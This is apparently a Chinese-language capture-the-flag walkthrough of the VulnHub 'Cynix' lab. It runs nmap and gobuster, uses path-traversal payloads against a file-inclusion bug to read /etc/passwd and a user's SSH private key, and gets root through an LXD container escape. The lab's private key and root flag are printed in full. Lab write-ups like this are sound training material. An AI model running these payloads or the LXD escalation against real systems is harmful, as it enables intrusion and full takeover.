

靶场地址: <https://www.vulnhub.com/entry/cynix-1,394/>

We recommend that you use VirtualBox and not VMware for this VM

需要用VirtualBox, 正好最近kali出新版了

下载VirtualBox下载ova, usb2.0报错关闭usb即可, 默认账户密码root/toor

VirtualBox设置2张网卡, 一张为NAT, 将eth0配置为dhcp获取ip, 用于访问外网

一张为eth1, 仅主机模式, 用于主机和虚拟机, 虚拟机和虚拟机间相互访问

最后再更新一下源即可

最后说一句, 放在固态硬盘中!!

信息收集

```
nmap -sP 192.168.56.0/24
```

```
root@kali:~# nmap -sP 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-18 07:37 EST
Nmap scan report for 192.168.56.1
Host is up (0.00029s latency).
MAC Address: 0A:00:27:00:00:3F (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00048s latency).
MAC Address: 08:00:27:43:2A:D9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00049s latency).
MAC Address: 08:00:27:F5:1D:EB (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.78 seconds
```

扫端口

```
nmap -sS -sV -T5 -A -p- 192.168.56.102
```

```

root@kali:~# nmap -sS -sV -T5 -A -p- 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-18 07:38 EST
Nmap scan report for 192.168.56.102
Host is up (0.00048s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
6688/tcp  open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
|_ssh-hostkey:
|   2048 6d:df:0d:37:b1:3c:86:0e:e6:6f:84:b9:28:11:ee:68 (RSA)
|   256 8f:3e:c0:08:03:13:e8:64:89:f6:f9:63:b3:88:99:2a (ECDSA)
|_  256 fb:e3:40:e6:91:0b:3c:bc:b7:0e:c7:bd:ef:a2:93:fc (ED25519)
MAC Address: 08:00:27:F5:1D:EB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.48 ms  192.168.56.102

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.89 seconds

```

偷偷将ssh的默认端口22改成了6688

目录枚举

```

gobuster dir -u http://192.168.56.102 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html

```

```

=====
[+] Url:          http://192.168.56.102
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/SecLists/Discovery/Web-Con
tent/raft-large-directories.txt
[+] Status codes:  200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Extensions:   php,txt,html
[+] Timeout:       10s
=====
2020/01/18 20:00:37 Starting gobuster
=====
/index.html (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/01/18 20:01:06 [!] parse http://192.168.56.102/error_l
og: net/url: invalid control character in URL
/index.html (Status: 200)
=====
2020/01/18 20:01:47 Finished
=====

```

换个字典

```
gobuster dir -u http://192.168.56.102 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
.php,.txt,.html,.zip
```

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.56.102
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  php,txt,html,zip
[+] Timeout:      10s
=====
2020/01/18 20:03:36 Starting gobuster
=====
/index.html (Status: 200)
/lavalamp (Status: 301)
/server-status (Status: 403)
=====
```

访问lavalamp

发现没有明显web漏洞，继续二层探测

```
gobuster dir -u http://192.168.56.102/lavalamp -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
.php,.txt,.html,.zip
```

```
2020/01/18 20:19:06 Starting gobuster
=====
/index.html (Status: 200)
/img (Status: 301)
/css (Status: 301)
/js (Status: 301)
/head.php (Status: 200)
/skin (Status: 301)
/fonts (Status: 301)
/contactform (Status: 301)
/Readme.txt (Status: 200)
```

访问head.php,

标题是can you by pass me?, 其他没有什么有用的信息

只能看主页了。。contactform.js中存在ajax发包

```

var action = $(this).attr('action');
if( ! action ) {
    action = 'canyoubypassme.php';
}
$.ajax({
    type: "POST",
    url: action,
    data: str,
    success: function(msg) {
        // alert(msg);
        if (msg == 'OK') {
            $("#sendmessage").addClass("show");
            $("#errormessage").removeClass("show");
            $('#contactForm').find("input, textarea").val("");
        } else {
            $("#sendmessage").removeClass("show");
            $("#errormessage").addClass("show");
            $('#errormessage').html(msg);
        }
    }
});
return false;
});

```

访问canyoubypassme.php

查看源码，发现

```
<table width="40%" cellpadding="0" cellspacing="0" margin="20%" class="tbl" style="margin:2% 30%;opacity: 0.0;">
```

将透明度去掉，发现是个表单，抓包


```

POST /lavalamp/canyoubypassme.php HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101
Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://192.168.56.102
Connection: close
Referer: http://192.168.56.102/lavalamp/canyoubypassme.php
Upgrade-Insecure-Requests: 1

file=99&read=Download+the+number

```

猜测存在lfi，尝试/etc/passwd



../../../../../../../../etc/passwd, 之前又一次是通过这样绕过的, 这里不行



用字典fuzz一下bypass, 一开始用SecList的, 发现不行,

;../../../../../../../../etc/passwd

AAAAAAAAAAAA../../../../../../../../etc/passwd

%252e%252e%252f../../../../../../../../etc/passwd

%250C../../../../../../../../etc/passwd

%25A0../../../../../../../../etc/passwd

不知道是哪个神奇的字典, 然后问了下wp的博主

=====

LFI2RCE

。。。但是需要爆破各种路径

```
#Apache日志
/etc/httpd/logs/acces_log
/var/www/logs/access_log
/var/log/apache2/access.log
/usr/local/apache/logs/access_log
/var/log/apache/access_log
/var/log/httpd/access_log
/var/log/apache/error.log
#
/PROC/SELF/ENVIRON
/VAR/LOG/MAIL
/proc/self/fd
```

```
/var/log/vsftpd.log
/var/log/sshd.log
```

都没有爆破到。。。

wp中提示是读取ssh密钥

```
; ../../home/ford/.ssh/id_rsa
```

之前在/etc/passwd中发现存在用户ford

```
root@kali:~# ssh ford@192.168.56.102 -p 6688
The authenticity of host '[192.168.56.102]:6688 ([192.168.56.102]:6688)' can't be established.
ECDSA key fingerprint is SHA256:4l9whYX6vUaC+0GLPBYRwd7sw10HKH1wJU+FcVVeJyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.102]:6688' (ECDSA) to the list of known hosts.

Permission denied (publickey).

ford@192.168.56.102: Permission denied (publickey).
```

读取私钥，

```
-----BEGIN RSA PRIVATE KEY-----
MIIIEogIBAAKCAQEAAk1VUtcYuZmM1Zmm4yNpguzzeocGpMVYC540yT90QqaD2Bsal
zYqvHKEh++bOL6QTSr0NjU9ift/1BIVSIA0TpjUTkpdIW045H+NlgMhN0q/x6Yy2
LofuB4LQqRzr6cP0paoOYNq1KYG3QF1ouGa4k1i0td4DepBxcu4JBMOM20E7BurG
zo41f/YWjC5DurNjIchzl4GyBClMGSXWbIbr6sYwVx2OKyiPLFLYusrNqwJNQvxz
Mf5yolEYI8WOXJzCfiPQ5VG8KXBH3FHu+DhFNgrJQjgowD15ZMQ1qpO/2FMhewR6
gcDs7rCLUUXc9/7uJ7e3zH1UyDgxakYohn3YiQIDAQABAoIBAE/cfSJa3mPZeusC
gfE9jhlwES2VD+USPljNDGyF47ZO7Y0WuGEFv43BOe6VWUYxpdNpTqM+WKCTtcwR
iEafT/tT4dwf7LSxXf2PAUIhUS3W+UYjY80tGTUxD3Hbn3UDJuV1nH2bj3+ENJTL
DSyHYZ1dA/dg9HnHOfEwV4UhmJxXmOAOkgU9Z73sPn4bYy4B3jnyqWn392MsQftr
69ZYauTjku9awpuR5MAXMJ9bApk9Q7LZYwwGaSZw8ceMEUj7hkZBtP9W9cilCOdl
rFXnkc8CvUpLh+hX6E/JOCgsUvdPuVLWKd2bgdK099GrRaens8S1N0AUTfyNi9g4
VE7V8AECgYEAwogVE+Z8Tn+VD5tzQ0twK+cP2TSETkiTduYxU3rLqF8uUA3Ye/9
TLyfyIEvU7e+hoKltdNXHZbtGrfjVbz6gGuGehIgckHPsZCAQLPwwEqp0Jzz9eSw
qXI0uM7n2vSdEwfCacJBc559JKZ5uud0XwTPNhiUqe6DUDUOZ7kI34ECgYEAwenM
gMEaFOzr/gQsmBNyDj2gr2SuOYnOWfjUO3DDleP7yXYNTcRuy6kelkvMhf9fWw7h
dq3ieU0KSHrNUQ9igFK5C8FvsB+HUyEjfvPnhFppNpWUuWKDRCybpmyPLg0r+9I7
myrdbFoYv30WKVsEHus1ye4nJzKjCtkgmjYmfQkCgYA0hctcyVnt2xPEWCTC2j8b
C9UCwSStAvoXFEfjk/gkqjcWUyyIXMbYjuLSwNen0qk3JlZaCAyxJ8009s0DnPlD
7kUs93IdiFnuR+fqEO0E7+R1ObzC/Jmb3oQQF4cSYBV92rfPw8Xq07RVtkL21yd8
dQ8DO5YBYS/CW+Fc7uFPgQKBgHwAVosud792UQn7PYppPhOjBBw+xdPXzVJ3lSLv
kZSiMVBBCWi1nGjwOnsd77VLFc+MBgV2IwFMAe9qvjvoveGCJv9d/v03ZzQZybi7n
KVGp91c8DEPEjgYhigl/joR5Ns3A9p1vu72HWret9F/a5wRVQqK5zL/Tzzgjmb3Y
QnkBAoGAVosEGOE7GzBMefGHjQGMNkfumeJ01+Av6siAI6gmXWAYBaU618XhFEh1
+QNoLgWvSXoBuN+pMkxnRCfMTNbD1wSk46tW3sWHkZdV31gKceOifNzMVw53bJHP
/kto0eGJ/vgM0g9eyqmcPPTVqf7EwkJdo0LNgOprNyTk+54ZiUg=
-----END RSA PRIVATE KEY-----
```

复制到kali，登录时-i参数指定私钥

```
ssh ford@192.168.56.102 -p 6688 -i id_rsa
```



```
root@kali:~/CyMix# ssh ford@192.168.56.102 -p 6688 -i id_rsa

RHOENIX

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@           WARNING: UNPROTECTED PRIVATE KEY FILE!           @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
ford@192.168.56.102: Permission denied (publickey).
```

需要将id_rsa设置成700，再次登录，成功！

提权

```
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
```

常见的SUID提权可执行文件

- nmap
- vim
- less
- more
- nano
- cp
- mv
- find
- wget
- bash

pip之前刚用过

当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文件，然后使用grep加上关键字去筛选。

```
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
```

查找sudo权限命令，需要输入密码

```
sudo -l
```

该靶机没装python，使用LinEnum.sh收集信息

kali开个服务

```
python -m SimpleHTTPServer 65534
```

靶机下载

```
cd /tmp
wget http://192.168.56.101:65534/LinEnum.sh
```

```
[+] We're a member of the (lxd) group - could possibly misuse these rights!
uid=1000(ford) gid=1000(ford) groups=1000(ford),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare),113(lxd)
```

lxd提权方法参考： <https://www.hackingarticles.in/lxd-privilege-escalation/>

```
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
./build-alpine
```

```
Executing openrc-0.42.1-r2.post-install
(5/19) Installing alpine-conf (3.8.3-r4)
(6/19) Installing libcrypto1.1 (1.1.1d-r3)
(7/19) Installing libssl1.1 (1.1.1d-r3)
(8/19) Installing ca-certificates-cacert (20191127-r0)
(9/19) Installing libtls-standalone (2.9.1-r0)
(10/19) Installing ssl_client (1.31.1-r9)
(11/19) Installing zlib (1.2.11-r3)
(12/19) Installing apk-tools (2.10.4-r3)
(13/19) Installing busybox-suid (1.31.1-r9)
(14/19) Installing busybox-initscripts (3.2-r2)
Executing busybox-initscripts-3.2-r2.post-install
(15/19) Installing scanelf (1.2.4-r0)
(16/19) Installing musl-utils (1.1.24-r0)
(17/19) Installing libc-utils (0.7.2-r0)
(18/19) Installing alpine-keys (2.1-r2)
(19/19) Installing alpine-base (3.11.3-r0)
Executing busybox-1.31.1-r9.trigger
OK: 8 MiB in 19 packages
```

继续通过wget下载到靶机上

```
wget http://192.168.56.101:65534/alpine-v3.11-x86_64-20200119_0222.tar.gz
lxc image import ./alpine-v3.11-x86_64-20200119_0222.tar.gz --alias myimage
lxc image list
lxc init myimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
lxc start ignite
lxc exec ignite /bin/sh
id
```



```
Saving to: 'alpine-v3.11-x86_64-20200119_0222.tar.gz'

alpine-v3.11-x86_64-2020 100%[=====>] 3.07M --.-KB/s in 0.02s


2020-01-19 13:19:30 (141 MB/s) - 'alpine-v3.11-x86_64-20200119_0222.tar.gz' saved [3218477/3218477]

ford@blume:/tmp$ ls
alpine-v3.11-x86_64-20200119_0222.tar.gz
LinEnum.sh
systemd-private-d264331909ae4e2ea54d11a2ab63e6fd-apache2.service-X0MpIL
systemd-private-d264331909ae4e2ea54d11a2ab63e6fd-systemd-resolved.service-Z2cJeU
systemd-private-d264331909ae4e2ea54d11a2ab63e6fd-systemd-timesyncd.service-F0JtW6
ford@blume:/tmp$ lxc image import ./alpine-v3.11-x86_64-20200119_0222.tar.gz --alias myimage
Image imported with fingerprint: 4194e47bbf572a6275102bbd9d0986b32ee09629c3c1f122db1fa2207efcd7ce
ford@blume:/tmp$ lxc image list
+-----+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPL |
| OAD DATE | | | | | | |
+-----+-----+-----+-----+-----+-----+-----+
| myimage | 4194e47bbf57 | no | alpine v3.11 (20200119_02:22) | x86_64 | 3.07MB | Jan 19, 2020 at 7:51am (UTC) |
+-----+-----+-----+-----+-----+-----+-----+
ford@blume:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite
ford@blume:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root
Device mydevice added to ignite
ford@blume:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Error: The device already exists
ford@blume:/tmp$ lxc start ignite
ford@blume:/tmp$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
```

读取flag

```
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
Oh Yeah! Finally Pwned!

Here's your root flag:
b0f971eddce7bd007e9f50ca02f5fe11
```



```
https://www.linkedin.com/in/sumit-verma-125576129/
/mnt/root/root #
```

参考链接:

https://blog.csdn.net/weixin_44214107/article/details/103944949